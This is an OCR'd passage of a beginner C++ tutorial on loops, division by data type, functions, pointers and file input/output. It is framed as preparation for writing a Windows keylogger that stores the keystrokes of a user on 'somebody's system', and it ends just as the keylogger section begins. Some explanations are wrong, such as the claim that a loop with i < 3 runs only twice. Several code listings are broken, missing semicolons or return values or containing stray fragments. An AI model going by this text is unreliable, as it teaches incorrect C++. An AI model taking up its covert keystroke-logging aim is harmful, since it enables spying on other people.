12         cout << endl << "Enter value for a or enter -1 to exit: ";
13         cin >> a;
14         if( a == -1 )
15             break;
16 
17         cout << endl << "Enter value for b or enter -1 to exit: ";
18         cin >> b;
19         if( b == -1 )
20             break;
21 
22         if( a > b )
23         {
24             cout << "A is greater than B " << i;
25         }
```

It can be seen from the figure above, how the **for** loop is written. **For(int i = 0; i < 3; i++)** simply means that the variable **i** is assigned to hold data of type variable and is initialized to zero. **i < 3; i++** instructs the program to run continuously (keeping count of the number of completed loops) until **i** is 1 value less than 3 i.e. The program will run only two times. Also, it is worthy of note that since the increment is made within the parenthesis after the **for** loop, the increment will only function for the program within that block (Line 10 to 25).

Utilizing the Math Operators

As stated earlier, the math operators here in the world of C++ are no different than those in the real world. Let us see how these operators can be used, especially with other data types such as **float** and **double** as we have been so far been playing with integers only. We will also see why certain data types cannot hold some values, decimal or integers.




```
1  #include <iostream>
2  using namespace std;
3  
4  int main()
5  {
6      int a = 5, b = 2;
7      double c = 10.3, d = 60.234;
8      float e = 0.23233;
9  
10     cout << "A=5 divded by B=2 :: " << a/b;
11 
12     return 0;
13 }
14 
15 
16 int / int 10.2525425
```

```
terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015
A=5 divded by B=2 :: 2
```

On Line 6, 7 and 8 of the program above, values are assigned to the variables of type: **int**, **double**, and **float** alike. These values assigned fit the variable types.

A simple division operation is carried out on Line 10, which is **a/b**. when the program is run, the value **2** is printed out as the answer. You might begin to wonder if the entire math in the world is wrong because Mr. Computer never makes mistakes. However, you got it right and Mr. Computer was wrong this once! The answer evaluated to 2 because the variables **a** and **b** are of the type **integer** and integers cannot hold decimal values so it prints put only the whole part.



```
 1 #include <iostream>
 2 using namespace std;
 3
 4 int main()
 5 {
 6       int a = 5, b = 2;
 7       double c = 10.3, d = 60.234;
 8       float e = 0.23233;
 9
10       cout << c/d;
11
12       return 0;
13 }
14
15
16
```

```
<terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\
.171
```


If variables **a** and **b** were of type float or double, the result would have been printed in full, i.e. both the whole and decimal part as shown in the figure below,

In the program above on Line 10, a division operation similar to the previous one is carried out. However in this particular operation the values were assigned variable of type **double** (**c = 10.3, d = 60.234**). It can be seen that upon running the program, the answer printed out is **0.171**. The answer comes with its decimal part because of the variable type assigned (**double**).

So far we have been treating the basics of C++ and it is expected that by now, you are able to write a simple program, perhaps a "Hello world" program. However if there are certain things you still do not understand or don't really get a hold of, do not panic for as we progress with the coding, you will definitely get along**.**

FUNCTIONS: Functions are groups of codes brought together as a single body to carry out a specific function. The functions we speak of here are similar to the normal **main** function we usually write at the beginning of our code however, they come under the **main** function. We can also create functions outside of the **main** and later call them within the **main**.

We need functions because we need to group certain blocks or family designed to carry out specific functions. For instance suppose we need a function to add, subtract and divide a set of numbers, writing codes to carry out this arithmetic operation severally will be really difficult. However, a function capable of carrying out the required arithmetic operation can be written and called within the main function each time it is required.



```
1 #include <iostream>
2 using namespace std;
3
4
5 double Sum(double a, double b);
6
7
8 int main()
9 {
10     cout << "The sum of 3 and 5 is: " << Sum(3, 5);
11     return 0;
12 }
13
14 double Sum(double a, double b)
15 {
16     return a+b;
17 }
18
```

```
terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 04:42)
The sum of 3 and 5 is: 8
```


Let us go through practical examples to make the creation and use of functions a lot clearer.

Generally, in the program above, a function **sum** is created to cause the addition of two variables **a** and **b**. This function will on the long run make our work easier. For instance, anywhere within the program where a similar math operation is required, all that needs to be done is to call the function.

On line 5,a function **sum** is created to accept and process input of type **variable**. Within the parenthesis, the function **sum**, has two variables **a** and **b** declared. On line 8, the **main** variable is declared also and within it, the specific jobs for the **function** to carry out is defined.

"The sum of 3 and 5 is: " written on Line 10 like you know, is just a statement that will be printed out. However, at the end of this Line, the function **sum** is called and the variables **a** and **b** are set to **3** and **5** respectively. On Line 14, the function, which was created outside the main function, is brought into it. Finally, on Line 16 a math operation meant to cause the sum of **a** and **b** is written. On running the program, the sum of the variables **a** and **b** (3,5) displays the result **8**.

That done, let us analyze a similar program with some new things in it.




```
6  string Welcome(string x);
7
8  int main()
9  {
10     string x;
11     cout << "The sum of 3 and 5 is: " << Sum(3, 5) << endl;
12     cout << "Enter whatever you would like";
13     getline(cin, x);
14     cout << Welcome(x);
15     return 0;
16 }
17
18 double Sum(double a, double b)
19 {
20     return a+b;
21 }
22
23 string Welcome(string x)
24 {
25     return x;
26 }
```

```
rminated> Keylogger.exe [C/C++ Application] C:\Users\Cruttor\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 04:51)
he sum of 3 and 5 is: 8
nter whatever you would likeHi I am here or am I take a wild g
i I am here or am I take a wild guess!
```

There are several new things here, basically the **getline** statement on Line 13. For now let us just take the syntax for how we see it as it has got a whole background to its own and will lead us off our tracks if we run after it. We will learn more and more about it as we progress.

There is also the **string** variable type as seen on Line 22. The String variable type is used to contain spaces and lots and lots of letters. In fact, most all the statements we have printed to the display window so far in this course can be held by **string**.




```
12
13     char c = 'a';
14     cout << c;
15     return 0;
```

Just so we know, the little figure above was just written to introduce a new variable type, which we will definitely use later on. The variable type is **char**. This variable type holds characters such as a dollar sign, a single letter like the one on Line 13 above etc. It is usually utilized with single quotation marks.

Finally, let us go into **pointers** and **files**, after which we will start writing our codes for a Keylogger.

POINTERS AND FILES

POINTERS:



Keylogger.cpp ☒


```
 1 #include <iostream>
 2
 3
 4 using namespace std;
 5
 6 int main()
 7 {
 8
 9     int num = 10;
10     int *ptr;
11     ptr = &num;
12
13     cout << num << " :: " << ptr;
14
15     return 0;
16 }
```

Basically, a pointer in not just C++ but in other programming languages is used in showing the memory locations of variables. Let us analyze the little program above to help us understand how pointers are used.

Codes from Line 1 to 6 serve the same purpose they have always served in previous codes we have written. A variable **num of** type **int** is declared on Line 9. Since a pointer discloses the memory location of a variable, there has to be a variable whose location declared. On Line 10, the pointer is declared. This is done by using a variable type, same as that of the variable, whose location is to be established, followed by an asterisk and finally the name of the pointer. The pointer can have any name, **ptr** was used in above program.

Now, one Line 9, the pointer is told to point to the variable **num**. This is done by typing the name of the pointer (**ptr**) and equating it to an ampersand sign (&) and the variable name (**num**) with no space in-between. On line 13, a COut statement is written to output **num** (which we set earlier to a value of 10) and **ptr,** which will display the memory location of **num**. As seen in the figure above, on running the code, it displays the value contained in **num** (10) together with the memory location of the variable (0x28ff18).

Note that on Line 13, if we wanted the pointer to print to console the value contained in the variable, we could simply have put an asterisk before **ptr** as shown in the figure below.



```
    cout << num << " :: " << *ptr;

    return 0;
}
```

rminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Deb


```
0 :: 10
```

FILES:

We might be asking ourselves why on earth we need **Files**. Well, if we are going to need a Keylogger, we are going to need to know how to use **files** because if you have a Keylogger on somebody's system, we will be storing the keystrokes of the user in the files. If the user types **ABC**, it should be written to a file somewhere.

We need to know how to write to a **file** using nothing else but C++. It is a very simple process that is not complicated in any way. In fact it is very similar to Cout and Cin. All we need do is:


- Type in **#include <fstream>** just under the **#include<iostream>** so that we will be able to write to a **file**.
- Create an output stream just like on Line 8 and give it a name. The output stream is created by just writing **ofstream** and adding any name of your choice to it. On Line 8, the output stream's name is **write**. Note that paths will have to be specified else, it will be in your project folder.



Name	Date modified	Type	Size
Creator	01/07/2015 23:22	File folder	
Default	30/06/2013 05:29	File folder	
Johns	07/06/2015 01:03	File folder	
Public	22/08/2013 16:36	File folder	


To locate the default path, click on "PC" or "My Computer" depending on how it is on your system, on "Local Disk" and then on "Users." Click on the user name of the **User** you are using at the moment.

- Locate "Work space" and click on it



Links	13/03/2015 16:46	File folder
Music	13/03/2015 16:46	File folder
Pictures	13/03/2015 16:46	File folder
Saved Games	13/03/2015 16:46	File folder
Searches	13/03/2015 16:46	File folder
Tracing	04/03/2015 15:50	File folder
Videos	13/03/2015 16:46	File folder
workspace	01/07/2015 23:18	File folder

Within "Workspace," look for your C++ project name and click on it. If you named your project - Keylogger, you should be looking for Keylogger.




Name	Date modified	Type
.metadata	30/06/2015 00:57	File folder
Keylogger	01/07/2015 23:20	File folder
Rum	30/06/2015 00:57	File folder
www	30/06/2015 22:30	File folder

Date created: 30/06/2015 23:47
Size: 152 KB
Folders: .settings, Debug, src
Files: .cproject, .project, spoon.txt

- The saved Keystrokes will be within Keylogger by default.

Let's go ahead and specify file paths for the exact location we will like obtained keystrokes to be sent to.




```
1  #include <iostream>
2  #include <fstream>
3
4  using namespace std;
5
6  int main()
7  {
8      ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
10     write << ""
11
12     return 0;
13 }
```

Within the parenthesis in front of the file creator statement on Line 8, include your desired path. In the program above, **C:\\Users\\Creator\\OUR_FILE** is the chosen path where the stored keystrokes would follow to **OUR_FILE** (the file name) where they will be stored. Having done this, your **file** name is formed and a path to it is specified.

Writing to your File:

In other to write to your file or in other words send inputs to your created **file**, on a line number put down your file name (in the program above: **write**) the same way you print out statements with **Cout** i.e.

Write << "……"




```
6  int main()
7  {
8      ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
10     write << "Windows is awesome I like working in it, I like all the freedom that I have in it as "
11             "opposed to Linux";
12
13     return 0;
14 }
```

Now, from the part of the program displayed in the figure above, take a look at the statement:

"Windows is awesome I like working in it, I like all the freedom I have in it as" "opposed to Linux"


Notice how the quotation mark is used; it makes no difference to the computer however as it will all be displayed on a single line unless an escape sequence such as: **\n** or **endL** is used.



```
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
0     write << "Windows is awesome I like working in it, I like all the freedom that I have in it as"
1             "opposed to Linux";
2
3     return 0;
4 }
5
6
7
8
```

In the above figure, the program has been compiled and set to run, however the statement in quotes is not printed to the display window. This is normal, as we did not instruct the program to display inputs but to send them to **OUR_FILE**.


Let's go ahead and confirm if our statement was written to the file we created.



Name	Date modified	Type	Size
.p2	01/07/2015 00:37	File folder	
VirtualBox	30/04/2015 11:51	File folder	
AppData	16/02/2015 19:49	File folder	
Cisco Packet Tracer 6.2sv	02/04/2015 12:17	File folder	
Contacts	13/03/2015 16:46	File folder	
Desktop	30/06/2015 23:24	File folder	
Documents	13/03/2015 16:46	File folder	
Downloads	01/07/2015 00:51	File folder	
Favorites	13/03/2015 16:46	File folder	
Links	13/03/2015 16:46	File folder	
Music	13/03/2015 16:46	File folder	
Pictures	13/03/2015 16:46	File folder	
Saved Games	13/03/2015 16:46	File folder	
Searches	13/03/2015 16:46	File folder	
Tracing	04/03/2015 15:30	File folder	
Videos	13/03/2015 16:46	File folder	
workspace	01/07/2015 23:18	File folder	
.packettracer	04/06/2015 14:48	PACKETTRACER F...	1 KB
checked.txt	14/04/2015 23:52	Text Document	0 KB
OUR_FILE.txt	02/07/2015 00:40	Text Document	1 KB
spoon.txt	01/07/2015 23:27	Text Document	1 KB

Ureka!!! There lies our statement within the file we created via the path we set. Well done.

Now, it is good practice to always close a file at the end of its codes. Its easy work and we have a built in function for that, it involves just re-writing our **output filestream** name (on line 8: **write**) **dot close** and then parenthesis with a semi-colon as shown in the figure below I.e. **write**




```
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
0     write << "Windows is awesome I like working in it, I like all the freedom that I have in it as "
1             "opposed to Linux";
2
3     write.close()
4
5     return
6 }
```

This will effectively close the file even though we can't see it.

Reading from a File:

We will go through the basic process of reading input from a file however later on we will have to combine this with loops to enable us achieve more functionality. For the time being, we will go through how to read individual characters from a file.


Below is a figure which displays a program with this done, let us evaluate it.



```
 1 #include <iostream>
 2 #include <fstream>
 3
 4 using namespace std;
 5
 6 int main()
 7 {
 8
 9     ifstream read("C:\\Users\\Creator\\OUR_FILE.txt");
10
11     string x;
12
13     read >> x;
14
15     cout << x;
16
17     return 0;
18 }
```

First of all, because we need a variable to store it, a variable **x**, of type **string** is created on Line 11. Down on Line 13, the statement **read >> x;** will read the first word into **x** i.e. it will reach only until the first space comes along. And on Line 15, Cout **x**, instructs the program to print to console the statement the variable **x**.

On running the program, **"Windows"** is displayed which is the first word of the statement that was sent to our file (OUR_FILE.txt).



```
Windows is awesome I like working in it, I like all the freedom that I have in it as opposed
```

Find more explanation in the figure displayed above.


As we advance, we will see how we can read the whole statement or input regardless of its length, regardless of the spaces between each word and so on and so forth. It is not complicated, as we only need to create a loop and know how to handle it. We will do this definitely as we need to master how to write to a file and also read from it.

We have finally come through the basics of C++ and so we can now start with building our Keylogger. We will begin from the most simple, primitive Keylogger we can lay hands so we can set our feet right and from there move on to the more sophisticated ones.

Basic Keylogger

The first things we are going to need for the Keylogger are the **#include <windows.h>** and **#include <Winuser.h>** header files because we are going to be needing some functions for which these are the requirement.

Building loops within loops (nested loops) is important, as the Keylogger will have lots and lots of this within it. The program below shows how a loop is built within another loop and made to run infinitely.

